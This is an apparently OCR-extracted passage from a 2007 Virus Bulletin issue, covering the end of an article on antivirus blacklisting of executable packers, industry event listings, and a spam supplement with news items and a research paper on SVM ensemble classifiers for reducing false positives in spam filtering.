What can we do in these cases? It makes very little sense (some say absolutely none) to detect these samples one by one using specific detections. This would inflate the size of the virus database, and would have no practical advantage: by the time the virus database update for the 1,243rd variant was out, the user would already be infected with the 1,856th variant (and downloading the 1,865th). Generic detections are possible if the AV engine supports the packer either by native unpacking or emulation. But in the case of a custom packer, or even more in the case of ASProtect, it is not possible. (OK, nothing is impossible, but I have yet to see an AV engine that unpacks ASProtect.)

THE PRICE WE PAY FOR IT

There is an obvious disadvantage (or design flaw) in packer detection: we don't detect the malicious code, only the packer code which is external to it. It may be that legitimate applications are detected just because they are packed with a blacklisted packer. In general we handle this (as do many other anti-virus companies) by whitelisting these applications to avoid detection. So far we have added a couple of dozen applications to our whitelist.

Compared to the advantage of detecting tens of thousands of new samples, though, the price is not high – especially if we consider that the false detections are fixed within one day, so users are not badly affected.

In our opinion, the benefits of exepacker blacklisting outweigh the costs. Exepacker blacklisting is not an ideal solution. Not even a proper solution. But it does help to protect our customers better against unknown malware samples.

REFERENCES

[1] http://www.f-prot.com/workshop2007/index.html.

[2] Morgenstern, M.; Brosch, T. Runtime packers: the hidden problem? Black Hat USA 2006.

[3] Marko, R.; Bockay, M.; Lee, A. The secret life of malware – what's really out there? AVAR 2005.

END NOTES & NEWS

The SecureLondon business continuity planning 101 workshop will be held 2 October 2007 in London, UK. For further information and registration see https://www.isc2.org/.

The APWG eCrime Researchers Summit takes place 4–5 October 2007 in Pittsburgh, PA, USA. Academic researchers, security practitioners, and law enforcement representatives will discuss all aspects of electronic crime and ways to combat it. For more details see http://www.antiphishing.org/ecrimeresearch/index.html.

RSA Conference Europe 2007 takes place 22–24 October 2007 in London, UK. Conference tracks include 'developing with security', 'deployment strategies', 'enterprise defence', 'hackers & threats', 'policy & government', and 'security solutions'. For full details see http://www.rsaconference.com/2007/europe/.

Black Hat Japan, takes place 23–26 October 2007 in Tokyo, Japan. Online registration is now open. For more information see http://www.blackhat.com/.

The CSI 34th Annual Computer Security Conference will be held 5–7 November 2007 in Washington, DC, USA. The conference programme and online registration are now available at http://www.csi34th.com/.

E-Security 2007 Expo & Forum will be held 20–22 November 2007 in Kuala Lumpur, Malaysia. For event details and registration see http://www.esecurity2007.com/.

The Chief Security Officer (CSO) Summit 2007 will take place 28–30 November 2007 in Amsterdam, the Netherlands. The summit, entitled 'Security strategy to steer your business', offers participants the opportunity to tackle fraud management challenges in a hassle-free environment, surrounded by colleagues. A speaker panel will share direct experiences, successes, and tips gained from managing successful security projects. For details see http://www.mistieurope.com/.

AVAR 2007 will take place 29–30 November 2007 in Seoul, Korea. This year's conference marks the 10th anniversary of the Association of Anti Virus Asia Researchers (AVAR). Enquiries relating to any form of participation should be sent to avar2007@aavar.org.

SecureGOV 2007 takes place 2–4 December 2007. The fifth annual SecureGOV 2007 strategic intelligence council meeting will offer senior government IT, security, privacy and defence officers an insight into the latest developments critical to maximizing the protection of information resources, networks and critical infrastructure. For details see http://securegov.info/.

The 23rd ACSAC (Applied Computer Security Associates' Annual Computer Security Conference) will be held 10–14 December 2007 in Miami Beach, FL, USA. 42 refereed papers, six case studies, three panel sessions and a 'work in progress session' will cover a range of research topics, from security for P2P and mobile computing to malware and forensics. For details see http://www.acsac.org/.

RSA Conference 2008 takes place 7–11 April 2008 in San Francisco, CA, USA. Online registration is now available. See http://www.rsaconference.com/2008/US/.

Black Hat DC 2008 will be held 11–14 February 2008 in Washington, DC, USA. Other 2008 dates include Black Hat Europe 2008, which takes place 25–28 March 2008 in Amsterdam, the Netherlands, and Black Hat USA 2008, which takes place 2–7 August 2008 in Las Vegas, NV, USA. For details see http://www.blackhat.com/.

The 5th Information Security Expo takes place 14–16 May 2008 in Tokyo, Japan. For more details see http://www.ist-expo.jp/en/.

VB2008 will take place 1–3 October 2008 in Ottawa, Canada. A call for papers will be issued next month, details of which will be available at http://www.virusbtn.com/. Enquiries relating to any form of participation in the conference should be directed to vb2008@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1235 531889
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/


vb Spam supplement

CONTENTS

NEWS & EVENTS

PHIL MAKES ANTI-PHISHING EDUCATION CHILD'S PLAY

Researchers at Carnegie Mellon University have created an interactive game designed to teach players how to identify phishing URLs and how to be aware of phishing dangers and fraudulent websites when navigating the Internet.



The phishy game features, appropriately enough, a fish called Phil, who lives in 'Interweb Bay' and whose task is to identify URLs (represented by swimming worms) as good (edible) or bad (non-edible). The game's developers claim that, in tests, people who spent 15 minutes playing 'Anti-phishing Phil' were better able to identify phony websites than those who spent 15 minutes participating in more traditional anti-phishing tutorials.

The Nemo-esque Phil and friends will certainly appeal to younger web users, although the game's developers pitch their product as an entertaining way to educate employees or customers – and one wonders exactly how employees and customers will feel being asked to participate in a somewhat pedestrian game whose graphics resemble a child's cartoon. However, the use of the game in schools could certainly prove to be a successful strategy. A preview version of Anti-Phishing Phil is available at http://cups.cs.cmu.edu/antiphishing_phil/ and, in collaboration with *Portugal Telecom*, a Portuguese version of the game ('Anti-Phishing Ze' – which appears to feature a bright green frog in place of the fish) is also available.

CHINA TO TRY E-STAMPING OUT SPAM

The national Internet regulator in China has announced future plans to introduce 'e-stamp' technology in an attempt to curb rising spam levels.

The Antispam Work Commission of the Internet Society of China is working together with researchers from several institutes to develop the email stamp technology. The 'stamp' (some form of sender authentication) would help distinguish commercial email and spam, allowing legitimate emails to be sent and received without any obstacles, while at the same time hindering the flow of spam messages. Reports vary as to whether or not Chinese users will have to pay 'postage' for their e-stamps.

WHAT'S IN A NUMBER?

According to various reports last month, spam now accounts for 83%, 85%, 91.9% or 95% of all emails received. Regardless of the inconsistencies, the figures (released by various tech firms, consultancies and analysts) do all put the total volume of spam at a very high level. However, now that spam has reached such levels, one wonders how many users are actually interested in these statistics any longer – there can be few email users that don't know the extent of the problem, and the release of such figures seems to be little more than a monthly round of trivia. One also wonders when ISPs will start filtering outgoing spam to cut their own costs – this can't be good for their bottom line.

EVENTS

The 11th general meeting of the Messaging Anti-Abuse Working Group (MAAWG) will take place 8–10 October 2007 in Washington DC, USA. See http://www.maawg.org/.

TREC 2007, once again featuring a spam filter evaluation track, will be held 6–9 November 2007 at NIST, MD, USA. For details see http://plg.uwaterloo.ca/~gvcormac/spam.

Inbox/Outbox will take place 27–28 November 2007 in London, UK. Seminars will cover eight key email-related themes including security and content filtering. See http://www.inbox-outbox.com/.

The 2008 Spam Conference will take place 27–28 March 2008 in Cambridge, MA, USA. The conference has been expanded for the first time to a two-day format to allow for the addition of tutorials and workshops. Potential speakers are invited to submit proposals between now and 1 March 2008. For the full details see http://spamconference.org/.

FEATURE

BOOSTING EMAIL ANTI-SPAM FILTERS USING AN ENSEMBLE OF SVM CLASSIFIERS

Ángela Blanco and Manuel Martín-Merino
Universidad Pontificia de Salamanca, Spain

Unsolicited Commercial Email (UCE) is becoming a nightmare for users of the Internet. Several machine-learning techniques have been applied to attempt to reduce the volume of spam that reaches end-users. Support Vector Machines (SVM) have achieved a high level of accuracy in filtering spam messages. However, one problem with classical SVM algorithms is that a high number of legitimate messages are misclassified as spam (false positive errors). These kinds of error are expensive and should be reduced as much as possible.

In this paper, we address the problem of reducing the number of false positive errors in anti-spam email filters without significantly increasing the number of false negative errors. To this end, an ensemble of SVMs that combines multiple dissimilarities is proposed. The experimental results suggest that our combination strategy outperforms classifiers that are based solely on a single dissimilarity as well as combination strategies such as bagging.

1 INTRODUCTION

Unsolicited Commercial Email, also known as spam, has become a serious problem for Internet users and providers alike [10]. Several researchers have applied machine-learning techniques in order to improve the detection of spam messages. Naïve Bayes models are the most popular [2], but other authors have applied Support Vector Machines (SVM) [9], boosting and decision trees [6] with remarkable results. SVM is particularly attractive in this application because it is robust against noise and able to handle a large number of features [22].

Errors in anti-spam email filtering are strongly asymmetric. Thus false positive errors (or valid messages that are blocked), are prohibitively expensive. Several authors have proposed new versions of the original SVM algorithm that help to reduce the false positive errors [21, 15]. In particular, it has been suggested that combining non-optimal classifiers can help to reduce the variance of the predictor [21, 5, 3] and consequently reduce the misclassification errors. In order to achieve this goal, different versions of the classifier are usually built by sampling the patterns or the features [5]. However, in our application it is expected that the aggregation of strong classifiers will help to reduce the false positive errors further [19, 12, 8].

In this paper, we address the problem of reducing false positive errors by combining classifiers based on multiple dissimilarities. To achieve this, a diversity of classifiers is built considering dissimilarities that reflect different features of the data. The dissimilarities are first embedded into a Euclidean space where an SVM is adjusted for each measure. Next, the classifiers are aggregated using a voting strategy [14]. The method proposed has been applied to the Spam UCI machine-learning database [20] with remarkable results.

This article is organized as follows. In section 2 we will introduce the Support Vector Machines. Section 3 presents our method of combining SVM classifiers based on dissimilarities. Section 4 illustrates the performance of the algorithm in the challenging problem of spam filtering. Finally, in section 5 we present our conclusions.

2 SUPPORT VECTOR MACHINES (SVM)

SVM is a powerful machine-learning technique that is able to work efficiently with high-dimensional and noisy data. It has been proposed under a strong theoretical foundation using the Statistical Learning Theory [22].

Let $\{(x_i, y_i)\}_{i=1}^{n}$ be the training set codified in $\mathbb{R}^d$. We assume that each x_i belongs to one of the two classes (spam, or not spam) labelled by $y_i \in \{-1, +1\}$. The SVM algorithm looks for the linear hyperplane $f(x; w) = w^T x + b$ that minimizes the prediction error for new variants of spam that are not considered in the training set. Minimizing the prediction error is equivalent in the Statistical Learning Theory to maximizing the margin γ. Considering that $\gamma = 2/\|w\|^2$, this is equivalent to minimizing the L_2 norm of w. The slack variables ξ_i allow us to consider classification errors.

Figure 1 illustrates the linear hyperplane generated by the SVM and the meaning of the margin and the slack variables. The hyperplane that minimizes the prediction error is given by the optimization problem shown in equation (1).




Figure 1: Scheme of the Support Vector Machines for a non-linearly separable problem.

$$\min_{w,\xi_i} \quad \|\boldsymbol{w}\|^2 + C\sum_{i=1}^{n}\xi_i^2 \qquad (1)$$

$$\text{s. t.} \quad y_i(<\boldsymbol{w},\boldsymbol{x}_i>+b) \geq 1-\xi_i \quad i=1,\ldots,n$$

$$\xi_i \geq 0$$

The first term in equation (1) determines the generalization ability of the SVM and the second term determines the error for the training set. *C* is a regularization parameter that determines the balance between the training error and the complexity of the classifier.

The SVM technique exhibits several interesting features for email anti-spam filtering. First, the optimization problem is quadratic and can be solved efficiently in the dual space [22]. Second, it can easily be extended to the non-linear case substituting the scalar products by a Mercer kernel [22]. Finally, SVM has a high generalization ability.

3 COMBINING DISSIMILARITY SVM CLASSIFIERS

An important step in the design of a classifier is the selection of the proper dissimilarity that reflects the proximities among the objects. However, most classifiers such as the classical SVM algorithm are based implicitly on the Euclidean distance. The Euclidean dissimilarity is not suitable to reflect the proximities among the emails [16, 10]. The SVM algorithm has been extended to incorporate non-Euclidean dissimilarities [18]. However, different measures reflect different features of the dataset and no dissimilarity outperforms the others because each one misclassifies a different set of patterns.

In this section, we present an ensemble of classifiers based on multiple dissimilarities. The aim is to reduce the false positive errors of classifiers that are based on a single dissimilarity.

The original SVM algorithm is not able to work directly from a dissimilarity matrix. To overcome this problem, we follow the approach of [18]. First, the dissimilarities are embedded into a Euclidean space such that the inter-pattern distances reflect approximately the original dissimilarity matrix. This can be done through a Singular Value Decomposition (SVD). Next, the test points are embedded via a linear algebra operation. The mathematical details are provided in [4].

Next, we introduce our combination strategy for classifiers based on dissimilarities. Our method is based on the evidence that different dissimilarities reflect different features of the dataset. Therefore, classifiers based on different measures will misclassify a different set of patterns. Hence, we have considered eight complementary measures that reflect different features of the data (see [4]).




Figure 2: Aggregation of classifier using a voting strategy. Bold patterns are misclassified by a single hyperplane but not by the combination.

Figure 2 illustrates how the combination strategy reduces the number of misclassification errors. The bold patterns are assigned to the wrong class by only one classifier, but using a voting strategy the patterns will be assigned to the correct class.

Our combination algorithm proceeds as follows: first, the dissimilarities introduced in this section are computed. Each dissimilarity is embedded into a Euclidean space. To increase the diversity among classifiers, once the dissimilarities are embedded several bootstrap samples are drawn. Next, we train an SVM for each dissimilarity and bootstrap sample. Thus, it is expected that misclassification errors will change from one classifier to another. So the combination of classifiers by a voting strategy will help to reduce the number of misclassification errors.

A related technique for combining classifiers is the bagging technique [5, 3]. This method generates a diversity of classifiers that are trained using several bootstrap samples. Next, the classifiers are aggregated using a voting strategy. Nevertheless, there are three important differences between bagging and the method proposed in this section.

First, our method generates the diversity of classifiers by considering different dissimilarities and thus will induce a stronger diversity among classifiers. A second advantage of our method is that it is able to work directly with a dissimilarity matrix. Finally, the combination of several dissimilarities avoids the problem of choosing a particular dissimilarity for the application we are dealing with – which is a difficult and time-consuming task.

The algorithm proposed can easily be applied to other classifiers based on dissimilarities such as the nearest neighbour algorithm.

4 EXPERIMENTAL RESULTS

In this section, the ensemble of classifiers proposed is applied to the identification of spam messages.

The spam collection considered is available from the UCI machine-learning database [20]. The corpus is made up of 4,601 emails, of which 39.4% are spam and 60.6% are legitimate messages. The number of features used to codify the emails is 57 and they are described in [20].

The dissimilarities have been computed without normalizing the variables because this preprocessing may increase the correlation among them. As we mentioned in section 3, the disparity among the dissimilarities will help to improve the performance of the ensemble of classifiers. Once the dissimilarities have been embedded in a Euclidean space, the variables are normalized to unit variance and zero mean. This preprocessing improves the SVM accuracy and the speed of convergence.

Regarding the ensemble of classifiers, an important issue is the dimensionality in which the dissimilarity matrix is embedded. To this end, a metric Multidimensional Scaling Algorithm is run. The number of eigenvectors considered is determined by the curve induced by the eigenvalues. For the problem at hand, the first 20 eigenvalues preserve the main structure of the dataset.

The combination strategy proposed in this paper has also been applied to the k-nearest neighbour classifier. An important parameter in this algorithm is the number of neighbours which has been estimated using 20% of the patterns as a validation set.

The classifiers have been evaluated from two different points of view: on the one hand we have computed the misclassification errors. But in our application, false positive errors are very expensive and should be avoided.

	Linear kernel		**Polynomial kernel**	
Method	Error	F. positive	Error	F. positive
Euclidean	8.1%	4.0%	15%	11%
Cosine	19.1%	15.3%	30.4%	8%
Correlation	18.7%	9.8%	31%	7.8%
Manhattan	12.6%	6.3%	19.2%	7.1%
Kendall-τ	6.5%	3.1%	11.1%	5.4%
Spearman	6.6%	3.1%	11.1%	5.4%
Bagging	7.3%	3.0%	14.3%	4%
Combination	6.1%	3%	11.1%	1.8%

Parameters: Linear kernel: C=0.1, m=20; Polynomial kernel: Degree=2, C=5, m=20

Table 1: Experimental results for the ensemble of SVM classifiers. Classifiers based solely on a single dissimilarity and bagging with the Euclidean distance have been taken as reference.

Therefore, false positive errors are a good index of the algorithm performance and are also provided.

Finally, the errors have been evaluated considering a subset of 20% of the patterns drawn randomly without replacement from the original dataset.

Table 1 shows the experimental results for the ensemble of classifiers using the SVM. The method proposed has been compared with the bagging technique introduced in section 3 and with classifiers based on a single dissimilarity. The m parameter determines the number of bootstrap samples considered for the combination strategies. C is the standard regulation parameter in the C-SVM [22].

Looking at Table 1, the following conclusions can be drawn:

- The combination strategy improves significantly the Euclidean distance which is usually considered by most SVM algorithms.
- The combination strategy with polynomial kernel reduces significantly the number of false positive errors generated by the best single classifier. The improvement is smaller for the linear kernel. This can be explained because the nonlinear kernel allows us to build classifiers with larger variance and therefore the combination strategy can achieve a larger improvement in the number of false positive errors.
- The combination strategy outperforms a widely used aggregation method such as bagging. The improvement is particularly important for the polynomial kernel.

Table 2 shows the experimental results for the ensemble of k-NNs classifiers. k denotes the number of nearest neighbours considered. As in the previous case, the combination strategy proposed improves the false positive errors of classifiers based on a single distance. We also report that bagging is not able to reduce the false positive

Method	**Error**	**False positive**
Euclidean	22.5%	9.3%
Cosine	23.3%	14.0%
Correlation	23.2%	14.0%
Manhattan	23.2%	12.2%
Kendall-τ	21.7%	6%
Spearman	11.2%	6.5%
Bagging	19.1%	11.6%
Combination	11.5%	5.5%

Parameters: $k = 2$

Table 2: Experimental results for the ensemble of k-NN classifiers. Classifiers based solely on a single dissimilarity and bagging have been taken as reference.

errors of the Euclidean distance. Besides, our combination strategy improves significantly the bagging algorithm. Finally, we observe that the misclassification errors are larger for *k*-NN than for the SVM algorithm. This can be explained because the SVM algorithm has a higher generalization ability when the number of features is large.

5 CONCLUSIONS

In this paper, we have proposed an ensemble of classifiers based on a diversity of dissimilarities. Our approach aims to reduce the false positive error rate of classifiers based solely on a single distance. The algorithm is able to work directly from a dissimilarity matrix. The algorithm has been applied to the identification of spam messages.

The experimental results suggest that the method proposed would help to improve both misclassification errors and false positive errors. We also report that our algorithm outperforms classifiers based on a single dissimilarity and other combination strategies such as bagging.

REFERENCES

[1] Aggarwal, C. C. Redesigning distance functions and distance-based applications for high dimensional applications. Proceedings of ACM International Conference on Management of Data and Symposium on Principles of Database Systems, vol. 1, 2001.

[2] Androutsopoulos, I.; Koutsias, J.; Chandrinosand, K. V.; Spyropoulos, C. D. An experimental comparison of naive Bayesian and keyword-based anti-spam filtering with personal email messages. 23rd Annual International ACM SIGIR Conference on Research and Development in Information Retrieval, 2000.

[3] Bauer, E.; Kohavi, R. An empirical comparison of voting classification algorithms: Bagging, boosting, and variants. Machine Learning, vol. 36, 1999.

[4] Blanco, A.; Ricket, A. M.; Martín-Merino, M. Combining SVM classifiers for e-mail anti-spam filtering. Lecture Notes in Computer Science LNCS-4507, Springer Verlag, 2007.

[5] Breiman, L. Bagging predictors. Machine Learning, vol. 24, 1996.

[6] Carreras, X.; Márquez, I. Boosting trees for anti-spam email filtering. RANLP-01, Fourth International Conference on Recent Advances in Natural Language Processing, Tzigov Chark, BG, 2001.

[7] Cox, T.; Cox, M. Multidimensional Scaling. 2nd ed. New York: Chapman & Hall/CRC Press, 2001.

[8] Domingos, P. MetaCost: A general method for making classifiers cost-sensitive. ACM CM Special Interest Group on Knowledge Discovery and Data Mining, 1999.

[9] Drucker, H.; Wu, D.; Vapnik, V. N. Support vector machines for spam categorization. IEEE Transactions on Neural Networks, 10(5), 1048–1054, 1999.

[10] Fawcett, T. 'In vivo' spam filtering: a challenge problem for KDD. ACM Special Interest Group on Knowledge Discovery and Data Mining, 5(2), 2003.

[11] Golub, G. H.; Loan, C. F. V. Matrix Computations. 3rd ed. John Hopkins University Press, 1996.

[12] Hershkop, S.; Salvatore, J. S. Combining email models for false positive reduction. ACM Special Interest Group on Knowledge Discovery and Data Mining, 2005.

[13] Hinneburg, C. C. A. A.; Keim, D. A. What is the nearest neighbor in high dimensional spaces? Proceedings of the International Conference on Database Theory. Morgan Kaufmann, 2000.

[14] Kittler, J.; Hatef, M.; Duin, R.; Matas, J. On combining classifiers. IEEE Transactions on Neural Networks, vol. 20, no. 3, 1998.

[15] Kolcz. A.; Alspector, J. SVM-based filtering of e-mail spam with content-specific misclassification costs. Workshop on Text Mining, 1–14, 2001.

[16] Martín-Merino, M.; Muñoz, A. A new Sammon algorithm for sparse data visualization. International Conference on Pattern Recognition, vol. 1. IEEE Press, 2004.

[17] Martín-Merino, M.; Muñoz, A. Self-organizing map and Sammon mapping for asymmetric proximities. Neurocomputing, vol. 63, 2005.

[18] Pekalska, E.; Paclick, P.; Duin, R. A generalized kernel approach to dissimilarity-based classification. Journal of Machine Learning Research, vol. 2, 2001.

[19] Provost, F.; Fawcett. T. Robust classification for imprecise environments. Machine Learning, 42, 2001.

[20] UCI Machine Learning Database. Available from: http://www.ics.uci.edu/ mlearn/MLRepository.html.

[21] Valentini, G.; Dietterich, T. Bias-variance analysis of support vector machines for the development of SVM-based ensemble methods. Journal of Machine Learning Research, vol. 5, 2004.

[22] Vapnik, V. Statistical Learning Theory. New York: John Wiley & Sons, 1998.